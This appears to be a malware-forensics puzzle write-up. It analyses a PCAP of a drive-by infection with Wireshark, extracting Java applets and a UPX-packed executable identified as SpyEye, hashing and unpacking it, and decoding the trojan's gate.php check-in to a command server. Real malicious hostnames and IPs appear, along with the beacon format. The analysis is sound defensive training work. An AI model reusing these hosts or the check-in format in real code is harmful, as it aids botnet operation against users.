Puzzle #5: Ms. Moneymany’s Mysterious Malware


If you want to improve malware analysis skills, you must read prepared scenario by Lenny Zeltser. Next, analysis produced PCAP file from infected host's network traffic.

Scenario:

It was a morning ritual. Ms. Moneymany sipped her coffee as she quickly went through the email that arrived during the night. One of the messages caught her eye, because it was clearly spam that somehow got past the email filter. The message extolled the virtues of buying medicine on the web and contained a link to the on-line pharmacy. “Do people really fall for this stuff?” Ms. Moneymany thought. She was curious to know how the website would convince its visitors to make the purchase, so she clicked on the link.
The website was slow to load, and seemed to be broken. There was no content on the page. Disappointed, Ms. Moneymany closed the browser’s window and continued with her day.
She didn’t realize that her Windows XP computer just got infected.
You are the forensic investigator. You possess the network capture (PCAP) file that recorded Ms. Moneymany’s interactions with the website. Your mission is to understand what probably happened to Ms. Moneymanyâ€™s system after she clicked the link. Your analysis will start with the PCAP file and will reveal a malicious executable.

Let’s start!

First, you must extract objects in pcap file. If you examine the pcap file, you find there is only HTTP traffic. You can see this you type '(http.request or ssl.handshake.type == 1)' filter expression.



(http.request or ssl.handshake.type == 1) and !(udp.port eq 1900)

Time	Source	Source Port	Destination	Destination Port	Info
2010-03-16 16:50:18	192.168.23.129	1061	59.53.91.102	80	GET /true.php HTTP/1.1
2010-03-16 16:50:21	192.168.23.129	1061	59.53.91.102	80	GET /xxx.xxx HTTP/1.1
2010-03-16 16:50:21	192.168.23.129	1062	65.55.195.250	443	Client Hello
2010-03-16 16:50:35	192.168.23.129	1063	59.53.91.102	80	GET /favicon.ico HTTP/1.1
2010-03-16 16:50:38	192.168.23.129	1065	59.53.91.102	80	GET /q.jar HTTP/1.1
2010-03-16 16:50:38	192.168.23.129	1064	59.53.91.102	80	GET /sdfg.jar HTTP/1.1
2010-03-16 16:50:49	192.168.23.129	1066	59.53.91.102	80	GET //loading.php?spl=javadnw&J050006010 HTTP/1.1
2010-03-16 16:50:53	192.168.23.129	1067	59.53.91.102	80	GET //loading.php?spl=javad0 HTTP/1.1
2010-03-16 16:51:05	192.168.23.129	1069	212.252.32.20	80	GET /11111/gate.php?guid=ADMINISTRATOR!TICKLABS-LZ!1C7AE7C1&ver=10084&st

There is a lot of file captured during visit the malicious website. To export these objects follow this path: File → Export Objects → HTTP

Packet	Hostname	Content Type	Size	Filename
13	nrtjo.eu	text/html	6278 bytes	true.php
32	nrtjo.eu	text/plain	171 bytes	xxx.xxx
55	nrtjo.eu	text/html	409 bytes	favicon.ico
85	nrtjo.eu	application/x-java-archive	7079 bytes	sdfg.jar
98	nrtjo.eu	application/x-java-archive	5573 bytes	q.jar
217	nrtjo.eu	application/octet-stream	68 kB	loading.php?spl=javad0
273	nrtjo.eu	application/octet-stream	68 kB	loading.php?spl=javadnw&J050006010
295	freeways.in	text/html	672 bytes	gate.php?guid=ADMINISTRATOR!TICKLABS-LZ!1C7AE7C1&ver=10084&stat=ONLINE&ie=8.0

Text Filter:

The list of suspicious object's

We can find at first sight when we look object list there is two Java applet named q.jar and sdgf.jar.

To find infected machine name, you can apply NetBIOS filter in Wireshark. To do this, you type ‘nbns’ filter expression.

2010-03-16 16:50:42	192.168.23.129	137	192.168.23.2	137	Refresh NB TICKLAB<00>
2010-03-16 16:50:40	192.168.23.129	137	192.168.23.2	137	Refresh NB TICKLAB<00>
2010-03-16 16:50:39	192.168.23.129	137	192.168.23.2	137	Refresh NB TICKLAB<00>
2010-03-16 16:50:48	192.168.23.129	137	59.53.91.102	137	Name query NBSTAT *<00
2010-03-16 16:50:46	192.168.23.129	137	59.53.91.102	137	Name query NBSTAT *<00
2010-03-16 16:50:45	192.168.23.129	137	59.53.91.102	137	Name query NBSTAT *<00

```
    Authority RRs: 0
    Additional RRs: 1
  ◢ Queries
    ◢ TICKLAB<00>: type NB, class IN
        Name: TICKLAB<00> (Workstation/Redirector)
        Type: NB (32)
        Class: IN (1)
  ◢ Additional records
    ▷ TICKLAB<00>: type NB, class IN
```

The infected machine name is TICKLAB


In the pcap file, If you look DNS resolutions you will be find first request is nrtjo.eu domain hosted at 59.53.91.102 address. Also, Ms. Moneymany's infected machine’s IP address is 192.168.23.129.

The Ms. Moneymany's first request is to hxxp://nrtjo.eu/true.php URL path and the server's response is

489
.....X[o.6.~... .0.#.-....<.s.>....m....D.N|Q%....G..+*.|IR....G$..;.....O'..`..{g.A,.$.....:b>...7....Q`
%q.....^....b.3....5.$...sv..|I../.>...CB..G.
$.z...J.....~..}.....<.....O.@=f.....q{.x.....w.-.j.:...O.....S4...n.2_Z...Y.../h.~.f{5.`,...m..z...
q.m.....Ud.....8q.H.cjN ..G.Q:q+.....6M.P.TN.)Q.....xy..-.....`!..jH`.R.$nj...H~...
+KG...u.g.4.iRq..
..<9.%M.!r..F'.....e...e..rWcq.$...,..T.k.....4.....{...K.?~..
....'. ._...>H..0.~No/.q .wG..WE.%.Y...|)l..V8....W..kbm...Cl.X.L...7
...^w?.y....V.R?.o.OS..X.....e.e5...o...OF .l.._..:..(:ui.....X..6<..x....4@...i...
(.....9.5.\dw.....r....'..... ....{.....l.....f4....l.{GZ ..s2K.v|
4G.w.....VI:...4.....q.H_^x.6...CZ.X../}...&.tKJ..^...g.{.<~O..&..}....{.Y...G...\
gs.X.7<.Kp.....d".....o.x3'.N.....)...$.....H....s...L4a..j%..V$.Jr>m..k.P.y ...\<.....bV
%..mTG+)K..x..tW.&f9T%..[Ub..*bR..\C...C.4...+.h~.....p.u.Gz...j.nCB+.....
(.....p.,.l..AR).M....D....Z<....e6wS.6.%IE.X.....3 .wu...q.Z.C.g.
...5b.3..q..>.....2.ft*.....8....,...:[4..9
...z4.~K../o..JAE.l.8r.A#.yO...D|2.Ot<.....8.....p?..fi.5.....6.p....H\L..2..o3..!v..[.a.....!
x.....`J.IGL..../r..u....
0

The above data is actually gzip compressed format that includes javascript codes of true.php.
The Ms. Moneymany's infected machine perform GET request to "freeways.in" hostname with like "*/11111/gate.php?guid=ADMINISTRATOR!TICKLABS-LZ!1C7AE7C1&ver=10084&stat=ONLINE&ie=8.0.6001.18702&os=5.1.2600&ut=Admin&cpu=92&ccrc=5A4F4DF7&md5=5942ba36cf732097479c51986eee91ed*" URI path.

The downloaded UPX packed malicious file's md5 hash value onto Ms. Moneymany's machine is "5942ba36cf732097479c51986eee91ed". When we VirusTotal search with md5 hash value, we encountered this executable file labeled as SpyEye trojan.



The victim send GET request to "//loading.php?spl=javadnw&J050006010". We can see its content by looking TCP Stream.

```
GET //loading.php?spl=javadnw&J050006010 HTTP/1.1
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_05
Host: nrtjo.eu
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 17 Mar 2010 00:56:05 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.2.11
Content-Disposition: inline; filename=file.exe

1ea5
MZ.....@.....          .!..L.!This program cannot be run
in DOS mode.

$.......+.3
o.]Yo.]Yo.]Y...Yg.]YH00Ym.]Yo.\Y,.]Y6.NYl.]YH03Yg.]YH0'Yn.]YH0!Yn.]YH0%Yn.]YRicho.]Y.............PE..L....
%.K.........................
0............@.....................................................................x.......@.....................
.....<.....................................................................................UPX0.................
.................UPX1.............................@....rsrc.............................@....................
.....................................................................................................................
.....................................................................................................................
```

In additional, it sended request to //loading.php?spl=javad0. If we look TCP Stream in Wireshark, it want to get UPX packed PE file.

```
GET //loading.php?spl=javad0 HTTP/1.1
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_05
Host: nrtjo.eu
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

[1 bytes missing in capture file].HTTP/1.1 200 OK
Server: nginx
Date: Wed, 17 Mar 2010 00:56:10 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.2.11
Content-Disposition: inline; filename=file.exe

1ea5
MZ.....@.....          .!..L.!This program cannot be run
in DOS mode.

$.......+.3
o.]Yo.]Yo.]Y...Yg.]YH00Ym.]Yo.\Y,.]Y6.NYl.]YH03Yg.]YH0'Yn.]YH0!Yn.]YH0%Yn.]YRicho.]Y.............PE..L....
%.K.........................
0............@.....................................................................x.......@.....................
.....<.....................................................................................UPX0.................
.................UPX1.............................@....rsrc.............................@....................
.....................................................................................................................
.....................................................................................................................
```

The above both PE files are identical. We can validate this by using md5 hashing.

```
λ md5sum.exe "loading.php%3fspl=javad0" "loading.php%3fspl=javadnw&J050006010"
5942ba36cf732097479c51986eee91ed *loading.php%3fspl=javad0
5942ba36cf732097479c51986eee91ed *loading.php%3fspl=javadnw&J050006010
```

We can use automated UPX unpacker anyone for both file because used most common packer to packing PE file.

```
λ upx -d "loading.php%3fspl=javad0"
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96w       Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     82432 <-     68096   82.61%    win32/pe     loading.php%3fspl=javad0

Unpacked 1 file.

C:\Users\gokhan\Desktop
λ md5sum.exe "loading.php%3fspl=javad0"
0f37839f48f7fc77e6d50e14657fb96e *loading.php%3fspl=javad0
```

The unpacked PE file's md5sum is *0f37839f48f7fc77e6d50e14657fb96e*.

The Ms. Moneymany's infected machine perform GET request to "freeways.in" hostname with like "*/11111/gate.php?guid=ADMINISTRATOR!TICKLABS-LZ!1C7AE7C1&ver=10084&stat=ONLINE&ie=8.0.6001.18702&os=5.1.2600&ut=Admin&cpu=92&ccrc=5A4F4DF7&md5=5942ba36cf732097479c51986eee91ed*" URI path.

The victim machine sends some data via this request. I explained which data was sended in follow.

Server: Hard-coded IP address is 212.252.32.20 which it hosted the "freeways.in" website.
Username: The victim logon as Administrator on system.
Hostname(CNameString): We have determined earlier using NetBIOS filter in Wireshark.
Numeric identifier
ver(Version)
Stat(Status): The victim machine status.
ie(Internet Explorer): The version of internet explorer on infected system. Internet Explorer 8 for XP
os(Operating System): The version of Microsoft Windows operating system on infected system.
ut(User Type): Current user on infected system.
Ccrc(): ?